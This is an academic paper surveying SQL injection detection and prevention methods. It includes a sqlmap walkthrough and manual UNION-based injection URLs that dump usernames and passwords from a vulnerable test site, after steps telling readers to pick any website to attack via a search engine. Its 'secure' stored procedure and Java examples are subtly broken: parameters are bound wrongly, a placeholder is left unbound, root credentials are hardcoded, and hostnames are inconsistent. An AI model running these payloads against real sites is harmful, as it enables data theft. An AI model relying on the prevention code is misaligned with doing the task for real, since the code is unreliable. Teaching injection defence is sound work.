Database SQL injection security problem handling with examples

Carol V Gonzalez and Gwang Jung
Department of Computer Science
Lehman College, The City University of New York
250 Bedford Park Blvd West Bronx, New York 10468
carol.gonzalez@lehman.cuny.edu; gwang.jung@lehman.cuny.edu

***Abstract*-- Database management system have been in existence for over fifty years and they are used to store private and sensitive data. DBMS must ensure the data stored is safe from malicious hackers' attacks. In this paper, we summarize methods for detecting and preventing malicious SQL Injection in a stand-alone DBMS or Cloud space DBMS.**

Keywords*-- *Database security, SQL Injection Attacks, Detection methods, Protection methods

I. Introduction

Recently cyber security is considered as huge threat to national infrastructure including valuable, private, and sensitive data stored and managed by DBMS (Database Management Systems).

When the hackers attack web sites that manage private and sensitive data by SQL in their back-end DBMS, they use a SQL Injection (SQLI) attack to gain access to valuable and sensitive data such as credit card number and account name and password. By using a SQLI attack such web sites as their targets, the hackers even try to access information about the database schema that includes the database name, column names, and their data types. Upon a successful SQLI attack the hackers may be able to extract significant portion of the stored data and may gain administrative access to the databases if not protected properly.

The back-end DBMS of a web site therefore must have capabilities of detect and prevent malicious SQLI attacks to the stored databases.

Because of recent data breaches at bank branches and hospitals, SQLI attacks are serious cyber security problem, we therefore revisit the SQLI research issues and surveyed several research papers on SQLI detection methods and prevention methods. Our survey on SQLI attack handling methods is unique in the sense that the survey has been conducted in a comprehensive way with useful examples.

This paper is structured by the following sections. In section 2, several SQLI detection and prevention methods are introduced. Section 3 shows SQLI attack using sqlmap tool in the Kali Linux operating system environment. In section 4, manual SQLI attacks to the back-end databases via vulnerable web applications are explained. In section 5, we present PhP and JBDC code, to explain how we can prevent SQLI attacks. The conclusion is presented in section 6.

II. Detection and Prevention Methods for SQLI attacks

Most common way to SQLI attacks to the back-end databases are performed via hackers' target web sites. Researchers have proposed and tested many detection and prevention techniques to help prevent SQLI attacks. Although these techniques can prevent and detect SQLI attacks, hackers may try to break the detection and prevention techniques and come up with new SQLIA attacks.

CANDID (Candidate evaluation for Discovering Intent Dynamically) helps detect SQLI attacks by modifying the web application which was written in Java through a program transformation. CANDID checks the data input in the form interface with the query structure the programmer wrote for the application. If the query structure the programmer created for the database does not match what the user data submitted in the form interface of the web browser, CANDID will detect the SQLI attack and will not allow the data to be accessed by the hacker's attack [1, 2].

JDBC (Java Database Connectivity) checker is a SQLI attack prevention and detection techniques that uses Java APIs. JDBC is written in Java and it creates the connection between the web site applications coded in Java and the back-end databases. JDBC takes advantage of the type mismatches in a dynamically generated query string to prevent SQLI attacks from being processed. Once SQLI attacks are detected, such attacks are reported during the run time [1, 3].

SAFELI (Static Analysis Framework for discovering SQL Injection) is a static analysis framework to detect SQL injection vulnerabilities. The goal of SAFELI framework is to identify the SQL injection attacks during compile time not at run time. It uses white-box static analysis that involves reviewing the code in order to find out if there exits any possible defect in the code, SAFELI approach considers the byte code and analyzes mainly with string, Boolean, and integer variables [4].

978-1-7281-5584-5/19/$31.00 ©2019 IEEE
DOI 10.1109/CSCI49370.2019.00031

SQL DOM is a SQLI prevention technique that uses manual defense coding practice to defeat SQLI attacks. SQL DOM is a set of classes that checks the application for any syntax errors and data type mismatches that can be inserted by the potential hacker and sent to the database. SQL DOM performs data type validation at compile time [5, 6].

STORED PROCEDURE is a SQLI attack prevention technique that helps web applications to interact with the back-end DBMS for performing operations on databases. Using stored procedures, dynamic queries with parameters can prevent SQLI attacks [6].

AHO-CORASICK pattern matching algorithm is used for detecting and preventing SQLI attacks. AHO-CORASICK pattern matching algorithm consists of static and dynamic phases. The static phase checks each anomaly pattern from the pattern list with the user generated SQL queries. If the query is a 100% match with any pattern from the static pattern list, then the query is affected with a SQLI attacks. The dynamic phase, if any anomaly is detected, a new anomaly pattern will be generated. The new anomaly pattern will be updated to the static pattern list. If a new query statement is executed it will apply the AHO-CORASICK pattern matching algorithm again to check if any anomaly is detected by static and dynamic phases [7].

SQLI attacks are still significant threat to back-end DBMS, web developers therefore need to be aware of these attacks and make their web applications secure. If web developers do not secure their web applications, vulnerabilities will exist and hackers will exploit the vulnerability and attack the back-end databases, via unsecure web applications, to steal data, destroy data, spoof users' identity, tamper with existing data, and change database access permissions.

III. Vulnerable website attack using Kali Linux sqlmap application tool

Kali Linux is an open source operating system and is used for penetration testing and ethical hacking based on MySQL as a back-end DBMS. We show how SQLI attacks, using Kali Linux application tool Sqlmap, are performed manually.

Kali Linux sqlmap is an application tool used to attack a target website to get private and sensitive information from the back-end MySQL DBMS. The attack is first to find target databases, and then retrieve database schemas, and steal the data that are stored in the target databases of the websites.

To access the Sqlmap application tool go to the applications and then the database assessment. When the terminal appears use the following command Sqlmap which describes all the manual actions that need to be performed to attack a website back-end database by SQLI.

The Firefox or Chrome browser example with PhP website:
Step 1: Use any search engine and find a website to attack
Step 2: Copy the URL on a new tab
Step 3: To find all the links of the website, append at the end of the URL/php?id =

We used sqlmap example based on http://testphp.vulnweb.com/artists.php website (last accessed: November 17, 2019) to perform an SQL injection. We first need to choose which link has the information we want to retrieve. We need to find the database name. There are several commands to get database table schema. Two commands are listed below.

1. sqlmap -u test.php.vulweb.com/artists.php?artist=2
2. sqlmap -u test.php.vulweb.com/artists.php?artist=2 --dbs

Command 1 shows what is the back-end database MySQL, and command 2 shows the database name info-schema acuart.

By sqlmap, back-end database schema used for the web application can be found. It also retrieves what GET parameter is injectable and where you can inject a SQL injection either in the WHERE or HAVING CLAUSE.

If MySQL DBMS as a backend database server, it also retrieves the version number and the version of PhP used for the website, and the number of databases that are available. The hackers can find the parameters that are vulnerable to attack on the website.
http://testphp.vulnweb.com/artists.php website uses two databases:

1. Information Schema (The default catalog that comes with MySQL)
2. Acuart

To find the table names of the acuart database, the following command is used.
sqlmap -u test.php.vulweb.com/artists.php?artist=2 -D acuart --tables (-D = database name)
Eight tables in the Acuart database retrieved are: artist, carts, categ, featured, guestbook, pictures, products, users.
The users table is used to get information about the user. The number of columns of the users table can be obtained by the following command.
sqlmap -u test.php.vulweb.com/artists.php?artist=2 -D acuart -T users –columns (-D = database name, -T = table name)
The table has 7 columns as shown in the Table 1.

Table 1. users table schema in acuart database

Column	*Type*
address	mediumtext
cart	varchar(100)
cc (credit card number)	varchar(100)
email	varchar(100)
name	varchar(100)
pass	varchar(100)

uname	varchar(100)

Using sqlmap, we can find private and security sensitive data such as uname and pass which can be assumed as username and password. To get information on the uname, the following command is used.

sqlmap -u test.php.vulweb.com/artists.php?artist=2 -D acuart -T users -C uname --dump (-D = database name, -T = table name, -C = column name)
--dump option is used to retrieve information about the username from the users table. The uname retrieved is *test.*

To get the password,
sqlmap -u test.php.vulweb.com/artists.php?artist=2 -D acuart -T users -C pass --dump command is used. The retrieved password is *test*.

Once we have the uname and pass information, we can test if we can sign in to the website. In Kali Linux, there is a hidden CSV (Comma Separated Value) file that stores the data values of these columns.

To find this hidden CSV file the following steps are performed as explained below.
Next to application there is a Places tab, click on 'Home' next on the top right the search icon uses the carrot and click on 'Show hidden files', finally scroll down, and .sqlmap is found. Inside the .sqlmap there is a folder called output. The output contains the test.php.vulweb.com folder which stores the following: dump folder, log, session.sqlite, and target.text.
In the dump folder there is the acuart folder where the .csv file is stored.

IV. Manual SQL Injection

Unlike sqlmap, manual SQLI attack does not use any method or tool. Manual attack is done based on a trial and hit. To perform a manual SQL injection, the following steps are needed.

Open a browser (e.g., Firefox, or Chrome).
Using a search engine and find a website you want to attack.
Go to a link in the website you want to attack, and copy the URL, open a new tab and paste it on the URL address window as shown below.
http://test.php.vulweb.com/artists.php?artist=2

Once the link is pasted put an apostrophe at the end of the link. If it gives you an error message it means it is vulnerable to SQL injection attacks.
http://testphp.vulnweb.com/artists.php?artist=2'

We try to remove the apostrophe and put in the order by clause. By using the order by clause, we can retrieve the number of columns in the database. After we put a value on the order by clause, if there is no change on the appearance of the website, we have not found how many columns are in the database.
URL used:
http://test.php.vulweb.com/artists.php?artist=2 order by 5--
Keep reducing the order by value until the website returns without any error message**.** The website returns to its normal state when the order by clause is changed to 3--
URL used: http://test.php.vulweb.com/artists.php?artist=1 order by 3--

We need to find the table name. To find the table name we must add this SQL query to the URL.
URL used: http://test.php.vulweb.com/artists.php?artist=-2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = database()--

There are 3 columns, the group_concat is the 3rd column, and the column gathers the information about the table name. If no table name is found there are 3 possible approaches to get it.

1. Add the dash at the end of the link
   test.php.vulweb.com/artists.php?artist= -2
2. Add the apostrophe at the end of the link
   test.php.vulweb.com/artists.php?artist= 2'
3. Add the dash before the ending of the link and add an apostrophe after the link
   test.php.vulweb.com/artists.php?artist= -2'

The URLt used for the first approach,
http://test.php.vulweb.com/artists.php?artist= -2,
would return the number of tables which was the same result as the kali Linux sqlmap application tool as shown below.

http://test.php.vulweb.com/artists.php?artist= -2 union select 1,2,group_concat(tale_name) from information_schema.tables where table_schema = database()--

To obtain the column names from a table, change the group_concat value in the parenthesis from (table_name) to (column_name) and change information_schema.table to information_schema.column as shown in the Figure 1. In the where clause specify the table name you want to use in quotes, and end it with a --

Fig. 1. URL to get the column names of the users table

URL used: http://testphp.vulnweb.com/artists.php?artist=-2 union select 1,2,group_concat(column_name) from information_schema.columns where table_name= “users”--
This script would return the column names for the users table.

To retrieve the values in the uname column update the URL value to: http://testphp.vulnweb.com/artists.php?artist=-2 union select 1,2,group_concat(uname) from users

To retrieve the values in the password of the uname update the URL value to: http://testphp.vulnweb.com/artists.php?artist=-2 union select 1,2,group_concat(pass) from users

Once we have retrieved both the uname and pass data go to the original URL and login successfully.

V. PhP and JDBC SQLI Prevention Code Examples

The web developer must ensure web application is secure and prevent SQLI attacks from the application level. Figure 1 shows a code snippet to secure web application in PhP using stored procedure and dynamic query with parameters.

```
DELIMITER $$
CREATE PROCEDURE Securelogin (IN username VARCHAR(100), IN
password VARCHAR(100))
BEGIN
PREPARE stmt FROM “Select * from users WHERE uname = ? AND
pass = ? “;
SET @uname  = username;
SET @pass = password;
EXECUTE stmt USING @uname;
EXECUTE stmt USING @pass;
DEALLOCATE PREPARE stmt;
DEALLOCATE PREPARE stmt;
End $$
DELIMITER
```

Fig. 2. Code snippet for secure login in PhP

In the stored procedure called Securelogin shown in Figure 1 takes in 2 parameters the username and password. We created A prepared statement also known as parameterized statement which is a way of preparing the MySQL call, without storing any variables and thus helps prevent SQLI attacks. We use bind parameters which uses as a placeholder a question mark(?) for each value. When the stored procedure is calling the dynamic query Select * from users WHERE uname = ? AND pass = ? is executed. The user input to username it will set the username to uname and the user input to the password it will set the password as pass. It will look up the database and will verify if both the username and password values are correct. When we put the uname as ? in the query it will not allow the user to input any random value that is not a varchar data type. It will not allow the “1 or 1” combination. This simple web application code can prevent a SQLI attacks at application level.

We test Java JDBC checker on our local host running Ubuntu Linux operating system with the database name of acuart. Figure 3 shows the code snippet written in Java to prevent SQLI attacks [3]. In the main function, there are two string variables. SelectQ which contains a SQL query that enables the application to retrieve the id and uname if the user inputs to id and uname matches. In the SQL query, bind parameters are used to avoid putting direct values into the where clause and substitute it with a place holder(**?),** which enables the application to prevent SQLI attacks. The prepared statement only executes if the id and password matches.

InsertQ contains a query which allows insert new users. The id, uname and password. The prepared statement for InsertQ only inserts the data if we supply an id, uname and password and if each of them is in the correct data type.

```
/* import statements for JDBC API */
public class jacuart{
   private static final String
url="jdbc:mysql://localhost:3306/acuart";
   private static final String user="root";
   private static final String password="pass";
   public static void main(String args[]){
   String SelectQ = "SELECT * FROM Users WHERE id=? AND
uname=?";
   String InsertQ = "INSERT INTO Users(id, uname, pass)
VALUES(?,?,?)";
   Connection con = null;
   try{ Class.forName("com.mysql.jdbc.Driver");
    con=DriverManager.getConnection(url,user,password);
      System.out.println("Success");
   }   catch(Exception e){ e.printStackTrace(); }
 try(PreparedStatement preparedStmt=
con.prepareStatement(InsertQ);){
      preparedStmt.setInt(1,3);
      preparedStmt.setString(2,"zea100");
      preparedStmt.setString(3,"Lehmancollege");
      preparedStmt.executeUpdate();
      System.out.println("Data inserted");
   }catch(SQLException se) { se.printStackTrace();   }
   try(PreparedStatement
preparedStmt=con.prepareStatement(SelectQ);){
     preparedStmt.setInt(1,3);
     ResultSet rs = preparedStmt.executeQuery();
     System.out.println("I went thru");
     while(rs.next()){
       System.out.println(rs.getInt(1)+" “ +rs.getString(2)+"
"+rs.getString(3));
     }rs.close(); }  catch(SQLException se){ se.printStackTrace(); }
   try{
con.close();  }
   /* catch exception
   ex.printStackTrace(); }
   } }
```

Fig. 3. Java Application code snippet to prevent SQLI attacks

By using prepared statements, insert data is secure because of using prepared statements. Users table has not updated by the hackers' attack. Figure 4 shows how to prevent SQLI attacks at web application level without using secure HTTP.



Fig. 4. Using JDBC Checker

VI. Conclusion

SQLI attacks are one of the most popular attacks to back-end DBMS servers via web applications. Many researchers have worked on the SQLI problem solving. Because of recent data breaches in hospitals, local bank branches, and even critically important data for the government and enterprises, the SQLI is revisited in this paper with various examples.

Because the DBMS servers store important and private data for the web applications and services. The hackers illegally target the websites to steal valuable information from back-end databases by performing SQLI attacks.

Malicious hackers can either use tool set (e.g., the sqlmap application tool in Kali Linux) or they can perform SQLI attacks manually. If the SQLI attack is done successfully, the hackers can access the database information from the web application, they even can be privileged as database administrator. When they get administrator privilege, they easily can access personal data or to cause havoc.

To prevent SQLI attacks the web developer must implement proper SQLI detection and prevention mechanisms in their web application level and better secure back-end DBMS.

With the stored data growing exponentially, government and enterprises move their in-house data slowly into the cloud infrastructure. Having our data in the cloud provides us the convenience of accessing our data more securely with certified devices anytime and anywhere. However, due the transition, we need to consider and implement additional security measures to protect our data and applications on the cloud in cyber space.

References

[1] A. Tajapour, M. JorJor, and Z. Shooshtari, "Evaluation of SQL injection detection and prevention techniques", CICSYN '10 Proceedings of the 2nd International Conference, Communication Systems and Networks, pp. 216-221, July 2010.

[2] S. Bandhakavi, P. Bisht, Prithvi, P. Madhusudan, and V. Venkatakrishnan,, "CANDID: preventing SQL injection attacks using dynamic candidate evaluations", Proceedings of the 14th ACM conference on Computer and communications security, pp. 12-24, 2007

[3] C. Gould, Z. Su, and P. Devanbu, "JDBC checker: a static analysis tool for SQL/JDBC applications". Proceedings of 26th International Conference on Software Engineering, pp. 697- 698, May 2004.

[4] X. Fu, X. Lu, Xin, B. Peltsverger, S. Chen, K. Qian, and L.Tao, "A static analysis framework For detecting SQL injection vulnerabilities", Proceedings of 31st international computer coftware and applications, pp. 87-96, 2007

[5] R. McClure and I. Kruger, "SQL DOM: compile time checking of dynamic SQL statement" in the Proceedings of 27th international conference on software engineering, vol. 1, pp.88- 96, 2005.

[6] L. Shar, H. Beng, and K. Tan, "Defeating SQL injection". IEEE Computer, vol 46. Issue 3, pp. 69-77, 2013

[7] M. Prabakar, M. KarthiKeyan, and K. Marimuthu, "An efficient technique for preventing SQL injection attack using pattern matching algorithm," 2013 IEEE international conference on emerging trends in computing, communication, and nanotechnology, pp. 503-506, 2013